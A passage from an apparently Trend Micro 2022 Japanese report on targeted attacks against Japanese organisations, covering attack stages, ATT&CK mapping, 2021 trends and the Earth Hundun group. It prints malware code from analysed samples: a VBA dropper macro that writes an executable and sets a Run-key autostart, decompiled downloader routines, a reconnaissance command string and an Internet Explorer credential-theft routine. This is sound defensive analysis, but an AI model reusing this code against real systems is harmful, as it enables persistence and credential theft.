



# 国内標的型攻撃分析レポート

2022 年版

はじめに.....	3
第1章 「標的型攻撃」とは.....	4
1) 時系列による攻撃段階の整理.....	4
2) MITRE ATT&CK との対応.....	5
第2章 国内で確認された標的型攻撃の傾向.....	7
1) 国内組織に対する標的型攻撃の特徴.....	7
2) インシデント発生状況.....	8
3) 使用された攻撃手法：初期潜入の傾向.....	8
4) 使用された攻撃手法：内部活動の傾向.....	9
第3章 攻撃者とその攻撃手法.....	12
1) Earth Hundun (BlackTech).....	12
2) Earth Tengshe (APT10 関連).....	23
3) マルウェア「LODEINFO」を用いた攻撃.....	36
4) Earth Kumiho (Kimsuky).....	43
第4章 総括：標的型攻撃の可視化と対策.....	49
1) 侵入時活動段階：標的型メールとその他の侵入経路への対策.....	49
2) 内部活動段階：ネットワーク内の不審挙動の可視化とサーバの防護.....	51
3) 事前対策：攻撃可能性の制限と適切な対応を迅速に行える体制づくり.....	52
4) 総論：「多層防御」と「脅威に関する知見」を活かした対策.....	55
Appendix トレンドマイクロのソリューション.....	57

## はじめに

「国内標的型攻撃分析レポート・2022年版」は、2021年の1年間にトレンドマイクロが日本国内で観測・対応した標的型攻撃について考察したレポートです。本レポートでは標的型攻撃の中でも、特に法人組織にとって深刻な被害に繋がる危険のある巧妙な攻撃とその攻撃手法に焦点をあてます。重要情報窃取などを目的として特定の法人組織を対象を絞って継続的に行われる標的型攻撃と考えられる事例であり、攻撃主体として一般に「National-Sponsored」「State-Sponsored」などと呼ばれる国家や政府が背景にあるとされる攻撃者を中心とします。

具体的な攻撃の流れとしては、組織のネットワーク内への侵入や侵入後のネットワーク内部での活動が継続して行われると同時に、ネットワーク内への侵入発覚を避けるための隠蔽工作が行われます。このため侵害自体に気づくことが難しく、被害自体が認識されないことすらあります。特に近年では「Living Off the Land（環境寄生）」<sup>1</sup>とも呼ばれている攻撃戦略が常套手段化しています。「ファイルレス活動」に代表される巧妙な活動痕跡の隠蔽と共に、「正規」を利用し自身の活動に気づかせずに潜伏する手法が進み、さらに「気づけない攻撃」になっています。このような巧妙な攻撃手法は効果が高いため、以前は標的型攻撃のみで見られていた攻撃手法が不特定多数を狙うようなサイバー犯罪の中でも使用が見られるようになってきました。つまり、標的型攻撃で使用される攻撃手法を把握することは最先端の攻撃手法を把握することでもあると言えます。

本レポートでは重要情報流出などの深刻な被害につながる標的型攻撃と、そのネットワーク内に潜む攻撃手法を明らかにすると同時に、可視化のために必要な対策の考え方をお伝えすることを目的としています。本レポートの内容は、特に断りがない限り、トレンドマイクロの専門機関が調査やインシデント対応の中から蓄積した「脅威に関する知見」に基づいています。トレンドマイクロでは全世界および日本国内での脅威解析と製品での対応を行っています。また国内での各種インシデントレスポンスや被害環境の事後調査などでの調査を元に、攻撃者の内部活動の手口を明らかにして新たな監視ポイントとして対策化するなど、最前線での対応を行っています。

---

<sup>1</sup> 「Living Off the Land」：マルウェアなどの不正ツールは極力使用せず、侵入環境で使用されているツールや一般に入手可能な商用ツールやオープンソースツール、OSの標準機能などといった正規ツールを悪用し、ファイルレス活動など自身の活動隠蔽手法を多用する攻撃戦略に対する呼称。日本語では「環境寄生型」とも呼ぶ

## 第1章 「標的型攻撃」とは

本章では、本レポートにおいて扱う「標的型攻撃<sup>2</sup>」について定義します。法人組織のネットワーク内に侵入・潜伏する標的型攻撃は、重大情報の流出など深刻な被害を招く危険性の高い脅威です。標的型攻撃の基本的特徴としては、以下の2点があげられます。

1. 目標を達成するための、組織的かつ継続的な侵害活動である
2. 攻撃側は制限なくあらゆる手段を用いる(ソーシャルエンジニアリングを含め、サイバー領域に限らない)

また攻撃の目的としては、特に金銭もしくは金銭に繋がる情報を目的とするサイバー犯罪に対し、国家や政府を背景として最終的に機密情報や破壊による混乱などを目的とする攻撃者とその攻撃手法について扱うこととします。

### 1) 時系列による攻撃段階の整理

ネットワーク内に侵入・潜伏する標的型攻撃を時系列的に整理すると、最終的な目的を達成するまでを「事前準備」、「初期潜入」、「端末制御」、「情報探索」、「情報集約」、「情報送出」の6段階に分けられます。この6段階はより大きく、ネットワーク侵入の際の「侵入時活動」と侵入後の「内部活動」に分けられます。

攻撃段階		詳細	
1	事前準備	攻撃先決定、偵察、初期潜入用不正プログラム準備、C&C サーバ準備	
2	初期潜入	標的型メール送信、受信者による添付不正プログラム実行、RAT の侵入	侵入時活動
3	端末制御 (遠隔操作)	侵入した RAT との C&C 通信による遠隔操作の確立、感染環境確認	
4	情報探索と 横展開	内部活動ツール入手、LAN 内情報探索、横展開(水平移動)、攻撃基盤の拡大	内部活動
5	情報集約	有益情報の収集	
6	情報送出	収集した情報の入手	
★	最終目的達成	目的とする機密情報の入手、破壊活動	

表 1-1-1：標的型攻撃段階表

実際の攻撃の際には、まず「事前準備」段階において、インターネット上の公開情報などから得られる標的組織の情報を収集するなどの活動が行われます。この段階で把握した標的組織のセキュリティ上の弱点は、この後の侵入と内部活動の段階で利用されます。そして標的型メールなど何らかの方法で標的組織のネットワーク内に侵入し、外部からの遠隔操作を確

<sup>2</sup> [https://www.trendmicro.com/ja\\_ip/security-intelligence/research-reports/threat-solution/apt.html](https://www.trendmicro.com/ja_ip/security-intelligence/research-reports/threat-solution/apt.html)

立します。このネットワーク侵入の段階は大きく「侵入時活動」とも呼ばれます。そして確立した遠隔操作を経由して、攻撃基盤の拡大を行いながら気づかれないよう潜伏し、ネットワーク内の情報収集を継続させます。これが侵入後の「内部活動」です。内部活動は最終目的、つまり狙った機密情報の入手、もしくは破壊活動が達成されるまで継続されます。

このような標的型攻撃の全体的な攻撃段階は、必ずしも1方向にのみ進むものではなく、集約、送出した情報を元にして新たな標的型メールを送信する、などのように、遡ったり繰り返したりすることもあります。また、ある組織に対する標的型攻撃の目的が、別の組織に対する標的型攻撃の「事前準備」である場合もあり得ます。この場合、真の標的組織に関する情報収集や攻撃の踏み台化が行われます。このように、真に標的とする組織と関連する組織から侵害して踏み台にしていく攻撃については、IPA など国内のセキュリティ団体も「サプライチェーンの弱点を悪用した攻撃」として警告<sup>3</sup>しており、認知が高まっています。

## 2) MITRE ATT&CK との対応

サイバー攻撃を整理、体系化するためのフレームワークとして、「MITRE ATT&CK」<sup>4</sup>の利用が広がっています。「MITRE ATT&CK」では特に攻撃者の TTP<sup>5</sup>に着目し、実際に行われた具体的な攻撃手法の分類を行うものです。上述の標的型攻撃における時系列の攻撃段階に「ATT&CK Matrix for Enterprise」<sup>6</sup>の分類を当てはめると、下表のように整理できます。

攻撃段階	MITRE ATT&CK における分類	
1 事前準備		Reconnaissance, Resource Development
2 初期潜入	侵入時活動	Initial Access, Execution, Persistence, Defense Evasion
3 端末制御		Command and Control
4 情報探索	内部活動	Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement
5 情報集約		Collection
6 情報送付		Exfiltration
★ 最終目的		Impact

表 1-2-1：標的型攻撃の攻撃段階と ATT&CK Matrix for Enterprise (v10) との対象表

<sup>3</sup> <https://www.ipa.go.jp/security/vuln/10threats2021.html>

<sup>4</sup> <https://attack.mitre.org/>

<sup>5</sup> TTP：攻撃者が使用する Tactics（戦術）、Techniques（技術）、Procedures（手順）の頭文字をとった用語。

<sup>6</sup> <https://attack.mitre.org/matrices/enterprise/>

## まとめ

法人組織を標的として組織のネットワーク内に侵入、潜伏し、重要情報の流出などの深刻な被害に繋がる攻撃は、標的型攻撃の中でも特に危険なものとと言えます。また近年、攻撃者の基本戦略とみなされているものとして「Living Off The Land（環境寄生型攻撃）」があります。これは侵入から内部活動までのすべての活動段階において、自身の存在を露見させることなく、目的を完遂するための基本戦略です。具体的には、なるべく特別なマルウェアやツールを用いずに、商用やオープンソースなどの既製のツールや、Windows の標準機能のような元々被害組織内に存在するツールを積極的に利用する、ファイルレス活動など痕跡を残しにくく調査を困難化させる手法を選択する、といったものです。このような標的型攻撃は、標的組織のネットワークへの侵入、遠隔操作による内部活動を伴い、特に自身の存在を隠蔽する活動により「気づけない攻撃」となるものです。

## 第2章 国内で確認された標的型攻撃の傾向

本章では、2021年にトレンドマイクロが国内で観測した標的型攻撃の事例からその概要についてまとめます。特に近年、正規ツールやサービスの悪用やファイルレス活動のような環境寄生型の攻撃手法がすべての活動段階で継続して見られており。このような「気づけない」攻撃手法を如何に把握し、可視化するための知見としていくかが対策の上で重要です。

### 1) 国内組織に対する標的型攻撃の特徴

2021年に日本国内で観測した標的型攻撃の事例から、その大きな特徴として、以下の4つのポイントが挙げられます。

1. 攻撃グループ「Earth Hundun (BlackTech)」による国内組織を対象とした新たなマルウェアを用いた攻撃の確認
2. 攻撃グループ「Earth Tengshe (APT10 関連グループ)」による国内組織および関連海外組織を対象とした攻撃の継続
3. マルウェア「LODEINFO」を用いた、個人を対象とした攻撃の継続
4. 攻撃グループ「Earth Kumiho (Kimsuky)」による国内のユーザを対象としたとみられる攻撃

上記1のEarth Hundunによる攻撃は2017年頃より継続しており、特に日本国内ではマルウェア「TSCookie」などを用いた攻撃が多く見られてきました。しかし2021年のEarth Hundunによる活動では旧来のマルウェアを用いた攻撃の観測は比較的少なくなった一方、新たに「LAMICE」・「BUSYICE」・「FAROST」といった新たなマルウェアを用いた攻撃が2021年7月頃に観測されました。この攻撃はスパイフィッシングメールが用いられている点は従来の攻撃と同様ですが、対象組織については国外の日本関連組織内のユーザを対象としていました。

2については、2020年頃から国内で認識され始めた、いわゆる「A41APT キャンペーン<sup>7</sup>」が継続しており、その攻撃者をトレンドマイクロではEarth Tengsheと呼んでいます。このキャンペーンは2019年頃から継続しているとみられますが、2021年においても攻撃に用いられるマルウェア「SodaMaster」の新たなバージョンが確認されているほか、新たなマルウェア「Jackpot」も確認されています。Earth Tengsheは2022年現在もA41APTキャンペーンを継続している可能性が高く、引き続き警戒が必要です。

<sup>7</sup> [https://jsac.jpCERT.or.jp/archive/2021/pdf/JSAC2021\\_202\\_niwa-yanagishita\\_ip.pdf](https://jsac.jpCERT.or.jp/archive/2021/pdf/JSAC2021_202_niwa-yanagishita_ip.pdf)

3 については、旧来の活動と大きく変わる特徴は少ないものの、2021 年においてもマルウェア LODEINFO のアップデートや機能追加を確認しており、活動が継続の意思が垣間見られます。また、一部では亜種を用いた関連の攻撃と思われる活動も確認されており、関連の攻撃は引き続き活発化する可能性があります。

4 については事例が少ないものの、一部の国内組織でマルウェア「KGHSPY」やそのローダーが見つかっています。この攻撃における初期侵入経路は明確でないものの、確認された情報からは水飲み場型攻撃が感染の経路となっている可能性があります。

## 2) インシデント発生状況

2021 年全体の傾向として、把握されている標的型攻撃・APT 関連の事例は少なくなっています。ただし、これは攻撃の件数自体が少なくなっていることを示すものではないと考えられます。近年の攻撃における継続した傾向として、日本国内よりもガバナンスが効きづらい海外関連組織など、セキュリティ施策も徹底されていない組織を特に対象としている傾向がみられます。これらの攻撃は業務上の組織間の関係性の悪用を狙った「ビジネスサプライチェーン攻撃」と見做すことができます。また技術的には、従来のスパイフィッシングメールを中心とした攻撃に加え、インターネットとの境界上に設置された SSL-VPN 機器などのネットワーク機器、また公開サーバや運用管理用のリモートデスクトップ (RDP) が利用可能な端末が初期侵入経路として狙われる事例が多くなっています。これらのネットワーク機器や端末を経由した侵入では、それぞれ脆弱性への攻撃や予め窃取されたクレデンシャルの悪用が行われているものと見られます。サプライチェーンや脆弱性なネットワーク機器などのようなセキュリティ上の弱点が侵害された場合、従来のスパイフィッシングメールを初期侵入に用いる攻撃と比較して侵害が発覚しづらい、もしくは発覚までに長い時間を要するケースが多くなっています。そのため、被害を受けている組織自身や対応に関わるセキュリティベンダー、インシデントハンドリングを行う組織が正確な現状把握をできていない可能性もあります。上記のような攻撃対象選定や被害経路の傾向は、本レポートで扱う標的型攻撃に限らず、ランサムウェアなどのサイバー犯罪に関連するインシデントでも同様のポイントが狙われているため、至急の点検や対応が必要と言えます。

## 3) 使用された攻撃手法：初期潜入の傾向

### i. 標的型メールの傾向

ネットワーク機器やサプライチェーンなどの弱点を狙う攻撃が目立つ中、国内での標的型メール (スパイフィッシングメール) を用いた攻撃の観測は相対的に減少しています。メール内容の傾向は 2020 年から継続し、時節のトピックを引用する、もしくは関連の資料を作成

したなどという文言で、資料を添付する特徴が継続して見られています。内容は攻撃対象のユーザの業務や専門分野に関連するものが多いほか、一部では同好会などのクローズドな集まりに関連するトピックを用いた例も確認しています。送信元アドレスとしては、gmailなどのフリーメールが引き続き悪用されています。また、2021年では国内の事例と同様に、海外の日本関連組織に対して現地の言語で類似のスパイフィッシングメールが送られる事例も確認しており、日本国内と同様に、現地のフリーメールアドレスから送信されているものも確認しています。また添付ファイルに関しては、昨年以前と同様に引き続き Microsoft Word や Excel などの不正マクロ付ドキュメントファイルが用いられています。多くはドキュメント内のマクロ・VBScript 内にエンコードされたマルウェアが含まれており、VBScript によりデコードと実行、またレジストリなどへの自動実行設定登録が行われるものです。

## ii. スパイフィッシングメール以外の侵入経路

VPN 機器などのネットワーク機器、またインターネットとの境界上に設置されたりリモートからのシステム運用に用いるためなどの理由で RDP が利用可能な端末が、侵入経路として悪用される傾向が引き続き継続しています。特に SSL-VPN 機器については、近年深刻な脆弱性が複数見つかり度々注意喚起が行われているにもかかわらず、依然として脆弱性が修正されないまま放置されている機器も多く存在していることから、弱点として狙われた事例が目立っているものと見られます。

また 2021 年に特に顕著な特徴として、Microsoft Exchange Sever の脆弱性である ProxyLogon や ProxyShell、また Apache Log4j の脆弱性である Log4Shell など、公開サーバに関連する深刻な脆弱性が複数発見されていることがあります。これらについても既に APT 関連の攻撃グループを含めた多数の攻撃グループによる悪用が確認されており、パッチ適用状況の確認、修正完了までの回避策適用といった対策を徹底する必要があります。

## 4) 使用された攻撃手法：内部活動の傾向

### i. マルウェア・ツールの実行

初期侵入以降のマルウェア実行に関しては、近年の攻撃事例ではインシデントレスポンスなどの事後の調査を行っても詳細が明らかにならないことが増えています。一般的に、スパイフィッシングメールの場合は添付されたドキュメント内の不正マクロからマルウェア本体が実行されます。初期侵入が VPN 機器などネットワーク経由の場合については、侵害された

経路となったネットワーク機器を介した RDP やその他のリモートアクセスサービス経由で、手動で持ち込まれるものとみられます。近年の多くのマルウェアでは、正規の実行ファイルとそこからロードされる不正 DLL、また暗号化されたペイロードといった複数のファイルを用いて、ファイルの外形上は不正と判断されないような工夫を行っていると共に、正規の実行ファイルから実行され「ファイルレス」で活動を行うことが常套手段化しています。つまり、最終的に不正コードはメモリ内でのみ展開され、多くの場合はマルウェア本体が実行ファイルとして保存されないまま活動を継続することになります。

## ii. C&C 通信

実行されたマルウェアは多くの場合、自身が送受信する内容を DES・AES・RSA、また RC4 や Base64 など複数の暗号化とエンコードが行い、通信がキャプチャされても容易に内容が解読できないようにします。通信先については攻撃者が予め侵害したと思われるホストのほか、正規のクラウドサービスが用いられる場合もあります。多くの場合、初期の通信内容には感染端末の環境情報が暗号化された上で送信され、以降の端末識別や感染端末の所属・属性の確認に用いられるとみられます。

## iii. 環境情報・認証情報の窃取

環境情報や認証情報の窃取では、従来の Mimikatz に加え、Active Directory 関連操作の Windows コマンドである csvde や、オープンソースのダンプツール NTDSDumpEx の悪用の他、攻撃者側で作成もしくはカスタマイズを行った PowerShell スクリプトなど、多様なツールが用いられた形跡を確認しています。このうち PowerShell スクリプトの事例については、各種の端末情報の他、感染端末が所属している環境全体の情報収集や、侵害の痕跡削除など様々な用途で用いられているとみられます。

## iv. Lateral Movement (水平移動、横展開)

近年の標的型攻撃における Lateral Movement では、無作為・多数の端末に対して侵害を行うのではなく、予め収集した情報をもとに、特定の端末にターゲットを絞ったうえで侵害を行っている形跡が見られます。特に権限窃取に重要な Active Directory (AD) サーバや情報が蓄積されているファイルサーバまたシステム運用に関連するサーバ・端末などが攻撃対象として選定されている事例がみられています。他端末への移動についてもマルウェア経由ではなく、窃取情報を用いた RDP 接続などを行っている傾向があります。近年の攻撃事例ではマルウェアの利用は最小限に抑えている可能性があり、情報窃取などの可能性のある事例でも、マルウェアが見つかる端末はごく少数に止まることがあります。これらは所謂「Living Off the Land (環境寄生型)」の攻撃戦略に則り、極力不審な形跡として発見され

ることを抑え、侵害が露見するのを防ぐ、または遅らせるための工夫であると考えられます。

## まとめ

トレンドマイクロで確認している標的型攻撃の事例のうち、初期侵入以降の被害が確認されている事例、特に実際の被害が発生している可能性の高い攻撃については、その多くがスパフィッシングメール経由での被害ではなく、SSL-VPNなどのネットワーク機器などを侵害している事例であると考えられます。SSL-VPN機器などへの侵害は、侵害の痕跡が残りがたく、事後の被害確認や侵害時期の特定が困難である場合があるため、攻撃者は積極的に悪用しているようです。このようなネットワーク機器や公開サーバの脆弱性については、標的型攻撃以外にサイバー犯罪を行う攻撃グループも多用しているため、侵害手法から攻撃者やその属性を捉えることが困難になります。また最近では、技術的な特徴以外に、攻撃経路として海外の関連組織や、海外組織のシステム運用を行っている現地ベンダーなどが侵害経路として悪用されている可能性のある例も確認しています。国内も同様であるが、運用ベンダーについては被害組織と異なるセキュリティレベルであるため侵害の対象となりうるほか、運用ベンダーが利用しているリモート運用に関する端末・システムが狙われている可能性があります。現地運用ベンダーなどを含めたビジネスサプライチェーン上の関連組織についても、自社のセキュリティ施策と適合するか、十分な施策が行われているかを、予め把握する必要があると言えます。

内部活動では多くの場合、初期の情報収集や認証情報の窃取を重視しているような傾向がみられます。同時に、マルウェアなど明らかに不正な痕跡が見つかる端末は少なくなっている傾向も見られています。そのため、マルウェアの検出対応を元にした感染端末の調査だけでは被害が一部しか確認・把握されない場合があり、攻撃事例の侵害痕跡調査では、被害端末のシステム上やネットワーク機器で取得されているログの重要性が増しています。ある程度の長期に渡りログを残すよう設定するほか、ログを各端末や機器自身だけに置くのではなく、別の場所にバックアップを行い、非常時に参照可能、かつ攻撃者によって削除されないための対策を取る必要もあります。

### 第3章 攻撃者とその攻撃手法

標的型攻撃に限らず、すべてのサイバー攻撃の背後には攻撃者、つまり人間が存在しコントロールしているものです。そのため、攻撃の背景となる攻撃者についての考察は、攻撃手法を分析し対策に活かす上での重要な要素の一つと言えます。本項ではトレンドマイクロが2021年に観測した標的型攻撃とその調査・検証にあたったエンジニアの見解から、推測される攻撃者とそのTTPについてまとめます。本項で使用する攻撃者の名称などはトレンドマイクロによる命名を主とし、同対象に対する「MITRE ATT&CK」の分類を併記します。

#### 1) Earth Hundun (BlackTech)

名称 (別名/関連グループ名)	Earth Hundun (BlackTech, Palmerworm)
国内での活動傾向	政府、学術・研究機関からの機密情報窃取を目的とした活動が確認されている。特に国内では外交・国際関係上に関する情報窃取を狙っている傾向が見られる。しかし、一部では民間企業(インフラ、先端技術など)を対象としており、定かでない。
活動期間	2010年頃～
主な攻撃対象地域	台湾、日本、香港
主なターゲット業種	政府、学術機関、情報サービス事業者、製造

表 3-1-1 攻撃者グループ「Earth Hundun」概要

2021年における日本国内での Earth Hundun (BlackTech<sup>8</sup>) による活動では、2020年以前に確認されたマルウェア「PLEAD」や「WATERTIGER (TSCookie)」が用いられたインシデントの観測は、2020年から継続して減少傾向にあります。ただし、観測自体は減っているものの、PLEADやWATERTIGER、また同様に Earth Hundun が用いることが知られているマルウェアである「BIFROSE」を用いた攻撃については、完全に終息したわけではなく、一部では引き続きこれらマルウェアを用いた攻撃が継続していると考えられます。

<sup>8</sup> <https://attack.mitre.org/groups/G0098/>

一方、2021年7月には、Earth Hundun に関連する新しいマルウェアとして、「BUSYICE (Flagpro)」・「FAROST (Gh0stTimes)」などが確認されました。これらマルウェアを用いた日本関連の攻撃では、中国内の関連組織に対するスパイフィッシングメールを起点とした攻撃を確認しています。BUSYICE の感染経路に用いられた不正マクロ付のドキュメントファイル（弊社検出名: LAMICE）は、過去に Earth Hundun がほぼ同様のマクロを用いたことが確認されています。

#### i. Earth Hundun による初期侵入手法

Earth Hundun が用いる初期侵入手法としては、スパイフィッシングメールが用いられた事例を確認しています。メールの内容は攻撃対象組織の人物に対し、関係者を装ってメール添付の資料を閲覧させようとするものとなっており、メール内で扱われているトピックは一般的な時事のニュースなどではなく関係者同士のやり取りに見せかけていることが特徴です。




図 3-1-2 : LAMICE が添付されたスパイフィッシングメール

## ii. Earth Hundun により使用されたマルウェア・ツール

### ● LAMICE

LAMICE はドキュメント内に埋め込まれた不正なマクロを含むファイルとなっています。ユーザがファイルを展開後、マクロを有効化することで実行されます。不正マクロは、マクロ内に含まれる 10 進数のデータを変換する処理を経て、不正ファイルを作成、端末内にドロップし実行する仕組みです。2020 年・2021 年に観測された事案では、LAMICE から後述の BUSYICE というマルウェアがドロップされます。ただし、LAMICE（同様のマクロを含む不正ドキュメント）は過去にも日本国内の事案で確認されており、特に 2018 年前後に確認された検体からは、Earth Hundun がしばしば用いるマルウェアである PLEAD がドロップされることも確認しています。また、2018 年前後には、同様の検体が国内外のセキュリティベンダーからも報告されています<sup>9,10</sup>。



```

Private Sub Workbook_Open()
    t = Block0() + "," + Block1() + "," + Block2() + "," + Block3() + "," + Block4() + "," + Block5() + "," + Block6() + "," + Block7() + "," + Block8() + "," + Block9()
    Dim rd
    Buf = Split(t, ",")
    Set fso = CreateObject("Scripting.FileSystemObject")

    Dim WshShell, oExec, appData
    Set WshShell = CreateObject("WScript.Shell")
    appData = WshShell.expandEnvironmentStrings("%APPDATA%")

    pth = appData & "\Microsoft\Windows\drcfg.exe"
    WshShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run", pth

    If fso.fileexists(pth) Then
    Else
        Dim I, aBuf, Size, bStream
        Size = UBound(Buf): ReDim aBuf(Size \ 2)
        For I = 0 To Size - 1 Step 2
            aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
        Next
        If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))
        aBuf = Join(aBuf, "")
        Set bStream = CreateObject("ADODB.Stream")
        bStream.Type = 1: bStream.Open
        With CreateObject("ADODB.Stream")
            .Type = 2: .Open: .WriteText aBuf
            .Position = 2: .CopyTo bStream: .Close
        End With
        bStream.SaveToFile pth, 2: bStream.Close
        Set bStream = Nothing
    End If
End Sub

```

図 3-1-3 : LAMICE の不正ドキュメントのマクロ比較

左: 2018 年確認の検体、右: 2021 年確認の検体

### ● BUSYICE (Flagpro)

<sup>9</sup> [https://www.lac.co.jp/lacwatch/people/20180425\\_001625.html](https://www.lac.co.jp/lacwatch/people/20180425_001625.html)

<sup>10</sup> <https://unit42.paloaltonetworks.com/unit42-comnie-continues-target-organizations-east-asia/>

BUSYICE は LAMICE からドロップされるダウンローダ兼簡易的バックドアであり、主に以下の機能を持ちます。

1. ファイルのダウンロードと実行
2. コマンドの実行と実行結果の送信
3. 認証情報の窃取および窃取情報の送信

#### ファイルのダウンロードと実行機能

BUSYICE は C&C サーバから検体をダウンロードし実行します。ファイルは「%TEMP%¥MY[ランダム文字列].tmp」というファイルで一時的に保存された後、「.exe」に拡張子を追記して実行されます。

```
printf("download...\n");
v16 = (void (__stdcall *) (DWORD, LPWSTR)) GetTempPathW;
GetTempPathW(0x104u, Buffer);
GetTempFileNameW(Buffer, L"~MYTEMP", 0, TempFileName);
sub_406380(v55);
LOBYTE(v94) = 14;
sub_4063F0(v55);
v17 = *(OLECHAR **)v56;
if (v58 < 8)
    v17 = v56;
if ((unsigned __int8)sub_4037E0(v17, TempFileName, 0))
{
    v18 = (void *)sub_402790(TempFileName);
```

図 3-1-4：BUSYICE のファイルダウンロード・実行ルーチン（一部抜粋）

#### コマンドの実行と実行結果の送信機能

C&C サーバとの通信は、COM オブジェクトを用いて Internet Explorer を経由して行います。コマンドリクエストや実行結果の送信は、検体内にハードコードされた URL に対して、URL パラメータの値として送信します。

```
if ( CoCreateInstance(&rclsid, 0, 4u, &riid, &ppv) >= 0 && ppv )
{
    printf("Start:\n");
    VariantInit(&pvarg);
    VariantInit(&v39);
    v39.vt = 3;
    v39.lVal = 12;
    const IID
    {Data1=0x2DF01u,Data2=0u,Data3=0u,Data4={0xC0u,0u,0u,0u,0u,0u,0x46u}}
```

図 3-1-5：通信用 COM オブジェクトの作成

Internet Explorer のオブジェクト (CLSID:2df01-0000-00000-c000000000000046) を作成

通信を行う URL は目的ごとに異なり、以下の URL を使い分けます。パラメータ（送信

を行うデータ) は BASE64 でエンコードしたうえで送信します。

アクセス目的	URL・パラメータ
コマンドのリクエスト	/index.html
OS コマンドの実行結果の送信	/index.html?id?flag=[BASE64 encoded data]
窃取した認証情報の送信	/index.html?id?flagpro=[BASE64 encoded data]

表 3-1-6 BUSYICE のリクエスト URL とその目的

コマンドのうち、特にファイルのダウンロードは「ExecYes」もしくは「ExecNo」コマンドが指定された場合に行われます。「ExecYes」の場合はダウンロード後に当該ファイル実行します。また、任意の OS コマンド実行を指定することも可能です。コマンドのフォーマットと実際に受信したコマンドの例を以下に示します。

**【コマンドフォーマット】**

[コマンド 1] | [コマンド 2] | [OS コマンド] | [インターバル (ms)]

コマンド例) Exec|Exec|cmd.exe /c "ipconfig /all"|60000

※コマンド 1 及びコマンド 2 には両方に「Exec」が含まれる必要がある

```
import base64
s = 'RXhly3xFeGVjfgNtZC5leGUgLT2MgImlwY29uZmlnIC9hbGwgJiZuZXRzdGF0IC1hbm8gICYmdGFza2xpc3QgJiZ3aG9hbWkgJiZuZXQgdXNlciAmJm5ldCBsbz
base64.b64decode(s).decode('utf-8')
'Exec|Exec|cmd.exe /c "ipconfig /all &&netstat -ano &&tasklist &&whoami &&net user &&net localgroup administrators && net vie
w "|60000'
```

図 3-1-7 実際に受信した BUSYICE のコマンドの例 (デコード結果)

認証情報の窃取および窃取情報の送信

BUSYICE には Internet Explorer の認証情報を窃取する機能があります。窃取された情報は BASE64 エンコードされた状態で送信されます。

## その他の特記事項

当社では、BUSYICE が最初に用いられたと考えられる 2020 年後半の同時期に、当社検出名「NOMALDOWN」というダウンローダをインシデント対応の中で確認しています。このマルウェアは、BlackTech がしばしば用いるマルウェアである TSCookie とセットで用いられたとみられます。BUSYICE と NOMALDOWN には下図のように、ミューテックスのフォーマットや認証情報窃取ルーチンにそれぞれ共通点が見られます。

```

CreateMutexA(0i64, 0, MUTEX__40F02953_DD71_4715_AGHJ0_7741C4566DB5__LIBAR_");
if ( GetLastError() != 105 )
    sub_140001B10();
return 0;

CurrentProcessId = GetCurrentProcessId();
srand(CurrentProcessId);
CreateMutexA(0, 0, '71564__40F11k293_DD71_4715_A3177782516DB5__71564_");
if ( GetLastError() == 105 )
    exit(0);

```

図 3-1-8 NOMALDOWN と BUSYICE のミューテックス例 (赤枠内がミューテックス文字列)  
上段: NOMALDOWN、下段: BUSYICE

```

pOptionalEntropy.cbData = 74;
pOptionalEntropy.pbData = (BYTE *)&v20;
if ( CredEnumerateA(0i64, 0, &Count, &Credential) )
{
    v4 = 0;
    if ( Count )
    {
        v5 = 0i64;
        do
        {
            v6 = Credential[v5];
            if ( v6->Type == 1 && !strnicmp(v6->TargetName, "Microsoft_WinInet_", 0x12ui64) )
            {
                pDataIn.pbData = Credential[v5]->CredentialBlob;
                pDataIn.cbData = Credential[v5]->CredentialBlobSize;
                if ( CryptUnprotectData(&pDataIn, 0i64, &pOptionalEntropy, 0i64, 0i64, 0, &pDataOut) )
                {
                    sprintf_s(Str, 0x400ui64, "%S", (const wchar_t *)pDataOut.pbData);
                    v7 = strchr(Str, 58);
                    *v7 = 0;
                    v8 = v7;
